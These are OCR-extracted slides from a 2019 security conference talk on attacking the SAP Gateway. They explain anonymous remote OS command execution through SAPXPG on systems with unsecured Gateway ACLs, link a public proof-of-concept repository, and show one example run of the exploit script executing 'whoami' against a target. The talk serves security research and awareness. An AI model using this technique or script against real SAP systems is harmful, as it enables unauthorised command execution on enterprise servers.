
SAP Gateway to Heaven
OPCDE DXB 2019

$ whoarewe

Dmitry @_chipik Chastuhin

IT Security Researcher

Mathieu @gelim Geli

IT Security Research Engineer, 15 years in the field, last 4 years focused on ERP, mixing blue and red.

now Sogeti consultant

sogeti

Part of Capgemini

Agenda

Why

SAP Application Servers

SAP Gateway

SAP Message Server

New vectors on MS internal

Mitigations


Why this research?

- Raise awareness for SAP admins on configuration/architecture issues
- Have fun with pysap (Big up to **@MartinGalloAr**)
- Give back something to the community
- Adds more bullets for SAP pentests when other vulns won’t help

Acronyms

SAP specific terms

- AS
- RFC
- SID
- ABAP
- CLIENT



SAP Applications Server


- **SAP Netweaver** (ABAP / Java)

Historical SAP AS since 2004

Mainly what you'll find as on-premise systems on big corp

- **SAP S4/HANA**

(basically an ABAP AS + HANA DB used as a backend for the new shiny Fiori frontends)




SAP Gateway

- On all SAP systems
- Communication between work processes and external program
- Communication between work processes from different instances

Ironically first FAQ entry on SAP's wiki is "Disabling gateway security".

SAP Gateway



External Program
RFC lib
AS1
Dispatcher
Gateway
WP1
WP2
WP3
WPn
AS2
Gateway
Dispatcher
WP1
WP2
WP3
WPn

SAP Gateway


OS Remote Command Execution

- **RFCEXEC**: authentication + authorization enforced
- **SAPXPG**: **anonymously** when Gateway ACLs not secured


SAP Gateway Exploit




SAP Gateway Exploit



SAP Gateway Exploit



SAP Gateway Exploit



SAP Gateway security history

Attacking the Giants: Exploiting SAP Internals by Mariano Nunez (Hola!) 2007

Rootkits and Trojans on your SAP Landscape by Ertunga Arsal (Merhaba!) 2010

Remote Function Call: Gateway Hacking and Defense by SAP (Guten Tag!) 2012

No PoC

Now you have 2

https://github.com/chipik/SAP_GW_RCE_exploit

SAP Gateway Exploit


Replay based PoC

- Pros
  - Easy to replay
  - Just 4 packets
  - Just **1** dynamic variable - `CONVID` (8 digits). It's like a session number
  - No dependencies. Easy to code. Fast.
- Cons
  - We don't know what is inside the protocol
  - Output limitation. If output is big Gateway encodes it
  - Maintenance painful


```
$ python SAPanonGWv1.py -t <ip> -p 3300 -c whoami
[*] sending cmd:whoami
n45adm
```

SAP Gateway. Reversed protocol

